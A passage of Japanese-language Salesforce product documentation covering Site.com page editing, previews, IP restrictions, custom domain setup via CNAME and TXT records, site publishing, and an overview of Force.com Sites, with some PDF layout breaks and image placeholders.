     c. `URL` 項目で、サイト内の項目を選択するか、外部ページへのアドレス (`http://www.externalsite.com` など) を入力します。サイト項目リストが表示されない場合は、`URL` 項目にカーソルを置いてキーボードの Down キーを押します。
   - 以前にページに追加されたアンカーをリンクするには、[テキスト内のアンカーにリンク] を選択して、ドロップダウンリストでアンカーを選択します。
   - メールメッセージをリンクするには、[メール] を選択して、受信者のメールアドレスとメッセージ情報を入力します。
4. **[OK]** をクリックします。

テキストエリアの外側の任意の場所をクリックすると、変更内容が自動的に保存されます。

関連トピック:

- 寄稿者としてのコンテンツブロックの編集
- インライン編集ツールバーについて
- モバイルデバイスに表示されるページのプレビュー
- 寄稿者のページ編集ビューについて

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com サイトのコンテンツのみを編集する

- `Site.com Contributor` ユーザ

および


サイトレベルで割り当てられた寄稿者ロール

寄稿者としてのページへのページ要素の追加


寄稿者として、ページの編集可能な領域にページ要素を追加できます。

ページ要素はサイトページのビルディングブロックです。コンテンツブロックには Web サイトページのテキストが含まれます。また、画像およびハイパーリンクを格納できます。ウィジェットは、デザイナまたはサイト管理者によって作成されるカスタムページ要素です。ウィジェットが表示されない場合は使用できません。

- 開いているページにページ要素を追加するには、その要素を [ページ要素] ペインから編集可能な領域にドラッグします。ページ要素を編集可能なページ領域にドラッグすると、その領域が青の境界線で強調表示されます。青の境界線が表示されない場合は、そのページに編集可能な領域がありません。



- ページ要素をページ上で移動するには、ページ要素を他の編集可能な領域にドラッグします。



- ページ要素を削除するには、 をクリックします。

ページにコンテンツブロックを追加したら、コンテンツブロックをダブルクリックして編集します。

ページにウィジェットを追加するときに、ダイアログボックスにウィジェットのプロパティを指定する必要のある場合があります。この操作により、変更が自動的に保存されます。ダイアログボックスを閉じるには、画

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトのコンテンツのみを編集する

- [Site.com Contributor ユーザ] 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられた寄稿者ロール

面の他の領域をクリックします。プロパティについての詳細は、デザイナまたはサイト管理者にお問い合わせください。

関連トピック:

寄稿者としてのコンテンツブロックの編集
寄稿者のページ編集ビューについて
モバイルデバイスに表示されるページのプレビュー

モバイルデバイスに表示されるページのプレビュー

サイト管理者、デザイナ、および寄稿者は、ライブモードを使用して、ページおよびテンプレートが携帯電話やタブレットなどのデバイスでどのように表示されるかをプレビューできます。

Site.com 寄稿者は、すべてのコンテンツ編集で自動的にライブモードになります。寄稿者は、サイト管理者によってアクセス権が付与されたコンテンツブロックを編集できます。

サイト管理者およびデザイナは、Site.com Studio ツールバーの [ライブ] または [設計] をクリックして、ライブモードと設計モードを切り替えることができます。サイト管理者およびデザイナのデフォルトビューは、設計モードです。

- ページの表示をプレビューする手順は、次のとおりです。
  - スマートフォンでは、 をクリックします。
  - タブレットでは、 をクリックします。
  - コンピュータの画面では、 をクリックします。
  - 幅と高さを 100% にする場合は、 をクリックします。
- 画面の幅を手動で調整するには、スライダ を移動させます。
- 画面の幅と高さを変更するには、フレームの端にあるサイズ変更ハンドルを必要なサイズまでドラッグします。
- 頻繁に使用するカスタム画面サイズを保存するには、 をクリックして、カスタムの測定値を入力します。
- 画面の方向を縦から横に変更するには、 をクリックします。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

関連トピック:

寄稿者としてのコンテンツブロックの編集
寄稿者のページ編集ビューについて
デザイナまたはサイト管理者としての Site.com ページの編集

Site.com サイトのプレビュー

寄稿者、デザイナ、サイト管理者はサイトページをプレビューして、ブラウザウィンドウにどのように表示されるかを確認できます。プレビューにはライブサイトと同様にページが表示されるため、変更内容が正常に表示されることを必ず確認することをお勧めします。

サイト管理者またはデザイナである場合は、サイトを稼働させる前に他のユーザがサイトをレビューできる匿名プレビュー URL も作成できます。URL は常に有効 (ユーザが無効にしない限り) であり、進行中の最新の作業を表示します。このプレビューは送信先のユーザにのみ表示されます。検索エンジンでは見つかりません。

- ページを編集している場合は、ツールバーの [ページをプレビュー] をクリックします。
- [概要] タブの [サイトページ] ビューのページにマウスポインタを置いて [▾] > [プレビュー] をクリックすると、単一ページが表示されます。
- サイト全体を参照するには、[概要] タブのツールバーにある [プレビュー] をクリックします。[プレビュー] メニューから、次の操作が可能です。
  - [サイトを新しいタブでプレビュー] をクリックして、既存のブラウザウィンドウの新しいタブでサイトを参照する。
  - [サイトを 1024x768 でプレビュー] をクリックして、ラップトップユーザに表示されるサイトを参照する。
  - サイト管理者またはデザイナである場合は、[匿名プレビューを有効化] をクリックして、サイトを稼働させる前に他のユーザがサイトをプレビューできる URL を作成します。[プレビュー] メニューに表示される [匿名プレビューを表示] オプションをクリックして、プレビュー URL にアクセスします。この URL をコピーして、変更内容をレビュー、テストする他のユーザに送信できます。[匿名プレビューを有効化] は、[サイトの設定] ビューでも利用できます。
- Site.com ホームページのサイトの横の [プレビュー] をクリックすると、サイト全体が表示されます。

ページをプレビューする場合は、すべてのブラウザ関連機能が動作する必要があります。

メモ: プレビュー時にのみ、スタイルシートはインラインスタイルとして表示されます。

関連トピック:

サイト管理者またはデザイナとしての Site.com Studio の使用

寄稿者としての Site.com Studio の使用

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com サイトのコンテンツのみを編集する

- `Site.com Contributor` ユーザ

および

サイトレベルで割り当てられた寄稿者ロール

IP 制限を使用したアクセス制御

Site.comIP 制限の概要

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

どのコンピュータにも、識別に使用する一意の IP アドレスがあります。IP 制限を使用して、サイトのページ、フォルダ、アセットで許可される IP アドレスの範囲を定義し、訪問者のアクセスを制御できます。

たとえば、部門別に全従業員の一覧を記載したサイトページがあるとします。組織外のユーザにはこの機密情報を表示したくありません。許可する IP アドレスを組織の IP 範囲 (112.122.0.1 ～ 112.122.0.123 など) に制限することで、他のサイト訪問者はページを参照できなくなります。

次の IP 制限を定義する場合、以下のようになります。

- 親ページテンプレート: すべての子ページテンプレートおよびテンプレートに基づいたページでその制限が継承されます。
- フォルダ: フォルダ内のすべてのサブフォルダおよびアセットで制限が継承されます。
- サイト全体: すべてのサイト項目で制限が継承されます。

IP 制限を継承する項目に IP 制限を追加して、許可される IP 範囲をさらに絞り込むことができます。

ページへのアクセスを拒否されたユーザを別のページ (ユーザが理解しやすいエラーページなど) にリダイレクトできます。

関連トピック:

Site.com の IP 制限の追加

Site.com の IP 制限の編集、無効化、削除

Site.com の IP 制限の追加

許可されるIPアドレスの範囲を設定し、サイトのページ、ページテンプレート、フォルダ、アセットへのサイト訪問者のアクセスを制御できます。

1. [概要] タブで、次のいずれかの操作を実行します。
   - [すべてのサイトのコンテンツ] ビューのページ、ページテンプレート、フォルダ、アセットにマウスポインタを置いて [⚙] > [IP 制限を追加] をクリックします。
   - [サイトの設定] > [IP 制限] をクリックして、[IP 制限を追加] をクリックします。
2. アクセスを制限する項目を選択します (まだ選択していない場合)。
3. 許可されるIPアドレス範囲の最初と最後のIPアドレスを入力します (112.122.0.1 ～ 112.122.0.123 など)。1 つの IP アドレスを入力するには、単純に [開始アドレス] 項目を入力します。

   範囲を指定する IP アドレスは、両方とも IPv4 であるか、または IPv6 である必要があります。範囲では、IPv4 アドレスは、IPv4 射影 IPv6 アドレス空間である ::ffff:0:0 から ::ffff:ffff:ffff に存在します。::ffff:0:0 は 0.0.0.0、::ffff:ffff:ffff は 255.255.255.255 に対応します。IPv4 射影 IPv6 アドレス空間外の IP アドレスも範囲に含まれる場合、IPv4射影IPv6アドレス空間内のIPアドレスを含めることはできません。たとえば、255.255.255.255 から ::1:0:0:0 または :: から ::1:0:0:0 の範囲は許可されません。
4. さらに範囲を追加するには、[IP 範囲を追加] をクリックします。
5. 無効な IP アドレスのユーザを代替ページ (ユーザが理解しやすいエラーページなど)にリダイレクトするには、[「アクセスが拒否されました」ページ] でページを指定します。[IP 制限] ビューでこれを設定すると、項目レベルで上書きしない限り、そのページがすべての IP 制限のデフォルトになります。

   ユーザをサイト内のページまたは外部サイトにリダイレクトできます。外部 URL を入力する場合、必ず `http://` などのプレフィックスを使用してください。「アクセスが拒否されました」ページを設定しないと、空白のページがユーザに表示されます。このページには、デフォルトの「このリソースへのアクセスは拒否されました」メッセージが表示されます。
6. [保存]をクリックします。

ページテンプレートやサイトページのIP制限をテストするには、ページが開いたときに[プレビュー]をクリックします。更新内容に問題がなければ、サイトを公開して、制限を有効にします。

メモ:

- IP 制限を継承する項目 (IP 制限フォルダのアセットなど) の場合、制限を追加して範囲をさらに絞り込むことができます。継承された値は項目のどこにも表示されませんが、継承されたIP範囲の値は子項目に適用され、有効な IP のサイト訪問者のみがアクセスできます。
- [「アクセスが拒否されました」ページ] ドロップダウンリストでサイトページを選択すると、サイト全体が制限されていても、無効な IP アドレスのユーザはそのページを表示できます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com の IP 制限を追加および編集する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者ロール

- IP 制限のある項目では、キャッシュは無効になります。また、Akamai などのプロキシサーバで項目がすでにキャッシュされている場合、アセット、フォルダ、ページの IP 制限を更新すると、その URL も更新されます。

関連トピック:

Site.comIP 制限の概要

Site.com の IP 制限の編集、無効化、削除

Site.com の IP 制限の編集、無効化、削除

Site.com サイトの IP 制限を作成したら、アドレス範囲の編集、IP 制限の一時的な無効化(ページへのアクセスの一時的な許可)、制限の完全な削除を行うことができます。

サイトのすべての IP 制限を表示するには、([概要] タブの) [サイトの設定] の [IP 制限] ビューを開きます。また、1 つの項目の IP 制限を表示するには、[すべてのサイトのコンテンツ] ビューの項目にマウスポインタを置いて [ ] > [IP 制限を編集] をクリックします。

[IP 制限] セクションまたは [IP 制限] ダイアログボックスが開いている場合、次の操作を実行できます。

- IP アドレスの範囲を編集する。[IP 制限] ビューで、IP アドレスをダブルクリックして値をインライン編集します。
- IP 制限を非アクティブ化して無効にする。制限は、いつでも再度アクティブ化することができます。複数の IP 制限のある項目の 1 つの制限を非アクティブ化すると、その項目の他の制限も非アクティブ化されます。
- IP 制限を削除する。これにより、制限が完全に削除され、すべてのサイト訪問者が項目にアクセスできるようになります。

サイトの IP 制限を更新したら、サイトを公開して、変更を有効にします。

関連トピック:

Site.comIP 制限の概要

Site.com の IP 制限の追加

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com の IP 制限を追加および編集する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者ロール

ドメインとライブサイトの管理

Site.com でのドメインの管理

サイトをインターネットに公開するには、サイトのドメイン情報を設定する必要があります。

サイトのドメインリストにドメインを追加するには、ユーザがドメイン名を所有していることを Salesforce で確認する必要があります。選択する確認方法は、ドメイン名が現在使用されているかどうかによって異なります。

- 新規ドメイン名を作成する場合、または現在使用されていないドメイン名を使用する場合は、CNAME レコードを使用してドメイン名を追加します。
- 別の Web サイトですでに使用されているドメイン名を再利用する場合は、TXT レコードを使用してドメイン名を追加します。既存の Web サイトでも、ドメイン名システム (DNS) A レコードが使用されている必要があります。

関連トピック:

サイトの変更の公開

サイトをオフラインにする

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

ドメインを管理し、Site.com サイトを公開する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者ロール

Site.com での CNAME レコードを使用したドメインの追加

サイトをインターネットに公開するには、まずサイトのドメイン情報を設定する必要があります。新規ドメイン名を作成する場合、または現在使用されていないドメイン名を追加する場合は、CNAME レコードを使用してドメイン名を追加します。

`www.mycompany.com` のようなブランド化されたカスタム Web アドレスがまだない場合は、ドメイン名登録機関を介して登録して作成します。

Site.com の各ドメイン名は一意にする必要があります。ドメイン名をサイトのドメインリストに追加する際、およびサイトを公開する際に再び、Salesforce によってドメイン名が確認されます。

ヒント: ドメインをインターネットで使用できるようにするには、最大 48 時間かかります。ただし、DNS プロバイダのアカウント管理設定の Time to Live (TTL) 値を引き下げることで、この時間を短縮できます。新しい設定が有効になる前に現在の残り時間が終了する必要があるため、稼働する数日前にこの値を更新する必要があります。

カスタムパスをドメイン名に追加してカスタム URL を作成することもできます。カスタム URL は、ドメインとカスタムパスで構成されます。複数のドメインで同じパス名を使用できますが、同じドメイン内で複数回使用することはできません。ドメインを追加する場合、パスに「/」を使用する必要があります。これはルートを示します。「/」の後にカスタム名を追加できますが、少なくとも「/」を使用してルートを示す必要があります。たとえば、ドメイン名が `https://oursite.com` で、パスが `/products` の場合、サイト URL は `https://oursite.com/products` になります。カスタム URL をルートに追加した場合、URL は `https://oursite.com` になります。

メモ: また、[設定] で [ドメイン管理] を使用して、ドメインおよびパスを管理できます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

ドメインを管理し、Site.com サイトを公開する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者ロール

1. DNS プロバイダのアカウント管理設定で、CNAME レコードを作成します。CNAME レコードには、ドメイン名、18 文字の組織 ID、およびサフィックス live.siteforce.com が含まれている必要があります。たとえば、ドメイン名が www.mycompany.com で、組織 ID が 00dx00000000001aaa の場合、CNAME は *`www.mycompany.com.00dx00000000001aaa`*`.live.siteforce.com` になります。組織 ID は、[設定] 内の [ドメイン管理] の新しいドメインページにあります。
2. インターネット上で CNAME レコードを入手できる場合は、Site.com Studio を開き、[概要] タブで [サイトの設定] > [ドメイン] をクリックします。
3. 表示されるテキストボックスに `www.mycompany.com` などのドメイン名を入力します。
4. 必要に応じてパス名を入力します。
5. [追加] をクリックします。
6. この操作を繰り返して、追加のドメイン名を追加します。たとえば、ユーザが入力する可能性のある一般的なドメイン名のスペルミスを含めることができます。ドメイン名ごとに、対応する一意の CNAME レコードを作成する必要があります。ドメイン名は最大 10 個追加できます。
7. 稼働する準備が整ったら、サイトを公開します。

メモ:

- ドメインのメールサービスに MX レコードが設定されている場合、MX レコードに割り当てられているドメインを CNAME レコードに割り当てるドメインと同じにすることはできません。MX レコードと同じドメインを使用して CNAME レコードを作成すると、メールサービスは無効になります。

  たとえば、`mydomain.com` が MX レコードに割り当てられていて、このドメインを CNAME レコードにも使用する場合は、代わりに `www.mydomain.com` を CNAME レコードに割り当てて、DNS プロバイダに `mydomain.com` を `www.mydomain.com` にリダイレクトさせることが推奨されます。

- 既存のドメイン情報を更新する場合は、その情報への変更を公開して、有効にする必要があります。公開する変更がないというメッセージが表示される場合は、まずサイトのページを更新してから、変更を公開します。

関連トピック:

Site.com での TXT レコードを使用したドメインの追加
Site.com でのドメインの管理

Site.com での TXT レコードを使用したドメインの追加

サイトをインターネットに公開するには、まずサイトのドメイン情報を設定する必要があります。現在使用されているドメイン名を再利用する場合は、TXT レコードを使用してドメイン名を追加します。たとえば、既存のサイトから新しい Site.com サイトに移行する場合、稼働する準備が整ったら新しいサイトにシームレスに移行できます。この方法は、DNS A レコードを使用する既存のサイトにのみ適しています。

Site.com の各ドメイン名は一意にする必要があります。ドメイン名をサイトのドメインリストに追加する際、およびサイトを公開する際に再び、Salesforce によってドメイン名が確認されます。

ヒント: ドメインをインターネットで使用できるようにするには、最大 48 時間かかります。ただし、DNS プロバイダのアカウント管理設定の Time to Live (TTL) 値を引き下げることで、この時間を短縮できます。新しい設定が有効になる前に現在の残り時間が終了する必要があるため、稼働する数日前にこの値を更新する必要があります。

1. DNS プロバイダのアカウント管理設定で、組織の ID を含む TXT レコードを作成します。ID を検索するには、Site.com Studio を開き、[概要] タブで [サイトの設定] > [ドメイン] をクリックして、そこに表示された組織 ID をコピーします。

   TXT レコードの作成方法がわからない場合は、DNS プロバイダにお問い合わせください。

2. インターネット上で TXT レコードを入手できる場合は、ドメインビューに表示されるテキストボックスに `www.mycompany.com` などのドメイン名を入力し、[追加] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

ドメインを管理し、Site.com サイトを公開する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者ロール

3. この操作を繰り返して、追加のドメイン名を追加します。たとえば、ユーザが入力する可能性のある一般的なドメイン名のスペルミスを含めることができます。

   ドメイン名は最大 10 個追加できます。

4. 準備が整ったら、Site.comサイトを公開します。サイトはまだインターネット上で稼働状態になっていません。
5. 稼働させるには、DNS アカウント管理設定で次の操作を行ないます。
   a. 次の条件を満たすCNAMEを作成します。CNAMEレコードには、ドメイン名、18文字の組織ID、およびサフィックスlive.siteforce.comが含まれている必要があります。たとえば、ドメイン名がwww.mycompany.comで、組織IDが00dx00000000001aaaの場合、CNAMEは `www.mycompany.com.00dx00000000001aaa.live.siteforce.com` になります。組織IDは、[設定]内の[ドメイン管理]の新しいドメインページにあります。
   b. 古いAレコードおよびステップ1で作成したTXTレコードを削除します。

関連トピック:

Site.com での CNAME レコードを使用したドメインの追加

Site.com でのドメインの管理

ライブサイトの公開および管理

Site.com でサイトを*公開*すると、サイトの訪問者がアクセスできるように、ユーザがインターネット上でサイトのページやアセットを稼働状態にします。

最初にサイトを公開する前に、サイトのドメイン情報を設定する必要があります。ドメインを設定しない場合、公開のためにドメインを設定するように要求するメッセージが表示されます。ドメインの設定後、サイト全体または一部を公開できます。

サイトを使用する場合、次の操作を実行できます。

- サイトの変更を公開する。
- [概要] タブの [ ] > [詳細を参照] をクリックして、変更履歴を確認する。
- 公開ビューからサイトを削除するために、サイトをオフラインにする。

メモ: Sandbox からサイトを公開することはできません。

関連トピック:

サイト管理者またはデザイナとしての Site.com Studio の使用

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

ドメインを管理し、Site.com サイトを公開する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者ロール

サイトの変更の公開

Site.com でサイトを公開すると、サイトの訪問者がアクセスできるように、ユーザがインターネット上でサイトのページやアセットを稼働状態にします。

最初にサイトを公開する前に、サイトのドメイン情報を設定する必要があります。ドメインを設定しない場合、公開のためにドメインを設定するように要求するメッセージが表示されます。

サイト全体を公開することも、特定の項目のみを公開することもできます。

1. [変更を公開...] をクリックします。
2. 公開する手順は、次のとおりです。
   - すべての最新の変更を公開するには、[サイト全体の変更]を必ず選択します。
   - 特定の項目を公開するには、[選択された項目のみ]を選択して関連する項目を選択します。

   メモ: 連動関係のある項目を選択すると、連動項目も選択されます。たとえば、ページを選択しても、ページおよびそれが依存するスタイルシートを変更した場合、スタイルシートも選択されます。連動項目のリストを表示するには、[表示]をクリックします。選択した他の項目の重要な連動項目である場合は、項目を選択解除できません。
3. [次へ] をクリックして、公開する項目のリストを確認します。
4. [次へ]をクリックして、必要に応じて、公開メモを追加します。このメモは、[変更履歴] ビューの [説明] 列に表示されます。
5. [公開] をクリックします。

サイトの変更が有効になったら、メールで通知されます。

メモ: Sandbox からサイトを公開することはできません。

関連トピック:

ライブサイトの公開および管理
サイトをオフラインにする

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

ドメインを管理し、Site.com サイトを公開する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者ロール

サイトをオフラインにする

1. [概要] タブで [サイトの設定] > [ドメイン] をクリックします。
2. リストされているすべてのドメインを削除します。
   最後のドメインを削除すると、サイトは即座にオフラインになります。サイトを表示しようとすると、ブラウザから「サーバが見つかりません」というようなメッセージがサイト訪問者に表示されます。
3. 表示されるポップアップウィンドウで、次の操作を実行します。
   - [OK] をクリックして、サイトを非公開にします。サイトを非公開にすると、そのサイトを別のサイトに公開するために使用できるように、そのサイトに関連付けられている Site.com Published Site ライセンスがリリースされます。
   - 後日再度そのサイトを公開する予定がある場合など、Site.com Published Site ライセンスをリリースしたくない場合は、[キャンセル] をクリックします。

     [キャンセル] をクリックした後に気が変わった場合は、[概要] タブで [非公開] をクリックするとライセンスをリリースできます。サイトの公開が解除されると、[非公開] は [公開] ボタンに変わります。
4. Site.com でそのドメインの再利用しない場合は、DNS プロバイダの取引先管理設定で *your_domain_name.orgID*.live.siteforce.com を参照するすべての CNAME レコードを削除します。

サイトの公開が解除された後、Site.com タブのサイトのリストからそのサイトを削除できます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

ドメインを管理し、Site.com サイトを公開する
- [Site.com Publisher ユーザ] 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者ロール

関連トピック:

Site.com でのドメインの管理
サイトの変更の公開

Force.com サイト

Force.com サイトの概要

Salesforce 組織には、パートナー、ソリューション、商品、ユーザ、アイデア、その他のビジネスデータに関する貴重の情報があります。この情報の一部は、組織外のユーザに有用ですが、適切なアクセス権および権限を持つユーザのみが情報を参照および使用できます。以前は、このデータを一般公開できるようにするために、Web サーバを設定し、カスタム Web ページ (JSP、PHP など) を作成、サイトと組織で API インテグレーションを実行する必要がありました。また、Web フォームを使用して情報を収集する場合、データ検証を実行するよう、ページをプログラムする必要がありました。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Force.com サイトを使用すると、こうした操作が必要なくなります。Force.com サイトでは、公開 Web サイトとアプリケーションを作成できます。それらは Salesforce 組織と直接統合されるため、ユーザがログインする場合にユーザ名やパスワードは必要ありません。選択したブランド URL を使用して組織に保存された情報を公開することができます。サイトのページが、会社のブランドの外観と一致するようにできます。サイトは Force.com サーバでホストされているため、データインテグレーションに関する問題はありません。また、サイトがネイティブの Visualforce ページに作成されるため、収集された情報のデータ検証は自動的に実行されます。関連付けたポータルに対し、ユーザが公開サイトからシームレスに登録したりログインしたりできるようにします。

メモ: Force.com サイトには、次の追加の利用規約が適用されます。

Site.com は、動的なデータ主導の Web ページの構築とコンテンツの編集をリアルタイムに簡単に行えるようにする Web コンテンツ管理システム (CMS) です。Site.com についての詳細は、「Site.com の概要」 (ページ 5693)を参照してください。

次の例では、サイトを使用できるいくつかの方法について説明します。

- アイデアサイトを作成—サイトを使用して、会社、サービス商品に関するアイデアを共有および票決するための公開コミュニティフォーラムをホストします。アイデア Web サイトは、サイトを使用して公開できます。
- サポート FAQ を公開—顧客がそれらの問題のソリューションを検索できる公開 Web サイトに関する情報を提供します。
- ストアロケータツールを作成—顧客がエリア内の添付を検索できる公開ツールをポータルに追加します。
- 従業員ディレクトリを公開—IP アドレスで制限されるサイトを作成し、従業員ディレクトリを会社のイントラネットに追加します。
- 社員募集 Web サイトを作成—公開サイトにジョブを投稿して、訪問者がアプリケーションを登録し、オンラインを再開できるようにします。
- 商品のカタログを公開—公開 Web サイトの会社の全商品を、組織から動的に引き出されたモデル番号、現在の価格、商品画像と共に一覧表示します。

Force.com サイトは Salesforce 組織から直接提供されるため、サイトの可用性は組織の可用性に直接関連します。メジャーリリースに関する組織のメンテナンスウィンドウが表示されている場合、サイトは使用できません。サイトにアクセスしようとすると、Force.com ブランドのメンテナンスページ、または [サービスは利用できません] が表示されます。サイトユーザにリリースメンテナンスウィンドウについて、関連サイトが使用できないことについて事前にお知らせすることをお勧めします。特定のメンテナンスウィンドウは、`trust.salesforce.com/trust/status/#maint` で参照できます。

Force.com ドメイン

各サイトについて、サイトのドメイン名を設定して、サイトの URL を指定します。次のドメインオプションのいずれかを選択できます。

- 一意のサブドメインプレフィックスと `force.com` を組み合わせた Force.com ドメイン名を使用します。たとえば、「*mycompany*」をサブドメインプレフィックスとして選択すると、ドメイン名は `http://mycompany.force.com`となります。名前では、大文字と小文字は区別されます。

メモ: Force.com ドメイン名は、作成したすべてのサイトに使用されます。たとえば、会社はパートナー用、開発者用、サポート用にそれぞれ 1 つずつ公開サイトを作成できます。会社のドメインが `http://mycompany.force.com` の場合、これら 3 つのサイトの URL は次のようになります。

- `http://mycompany.force.com/partners`
- `http://mycompany.force.com/developers`
- `http://mycompany.force.com/support`

- ドメイン名登録機関を介して登録し、`http://www.mycompanyideas.com` のようなブランド化されたカスタム Web アドレスを作成します。ブランド化されたドメインおよびサブドメインが、URL の `force.com` 名を公開せずに Force.com ドメインを指すようにする CNAME レコードを作成します。Force.com ドメインをインターネットで使用できるようにするには、最大 48 時間かかります。カスタム Web アドレスは、Sandbox または Developer Edition 組織ではサポートされていません。

メモ: ご使用の Force.com サイトのセキュアな URL の形式は、組織の種別またはエディションによって異なります。一意のサブドメインの接頭辞がまず表示され、次にエディションまたは環境タイプ、そしてインスタンス名と force.com 接尾辞が続きます。次の例では、サブドメインのプレフィックスは「mycompany」、Sandbox 名は「mysandbox」、インスタンス名は「na1」、Sandbox インスタンス名は「cs1」です。

組織種別	セキュアな URL
Developer Edition	`https://mycompany-developer-edition.na1.force.com`
Sandbox	`https://mysandbox-mycompany.cs1.force.com`
本番	`https://mycompany.secure.force.com`

Developer Edition のサブドメインプレフィックスは、22 文字以下にしてください。セキュアな URL は、[ログイン設定] ページに表示されます。URL では、大文字と小文字が区別されます。

関連トピック:

Force.com サイトの設定
Force.com サイトの管理
Force.com サイトの制限と請求

Force.com サイトの管理

Force.com サイトの使用を開始するには、[設定] から、［クイック検索］ボックスに「サイト」と入力し、[サイト]を選択します。このページでは、次の操作を実行できます。

- まだ登録されていない場合は、Force.com ドメインを登録します。
- Force.com ドメインでホストされたすべてのサイトを表示します。
- 新規サイトを作成するには、[新規] をクリックします。
- 既存のサイトを変更するには、[編集] をクリックします。
- [有効化]または[無効化]をクリックして、サイトの有効な状況を変更します。

  警告: 公開したくない情報を開示しないよう注意してください。

- サイトの表示ラベルをクリックすると、そのラベルの詳細が表示されます。
- サイトの URL をクリックすると、そのサイトをブラウザで開きます。

関連トピック:

Force.com サイトの設定
Force.com サイトの作成と編集
Force.com サイトの設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

カスタム Force.com ドメインの登録

会社の Force.com ドメインは、作成したすべてのサイトに使用されます。サイトのブランド化された Web アドレスを登録した場合でも、Force.com ドメインを選択する必要があります。ブランド URL は、Force.com ドメインにリダイレクトされます。

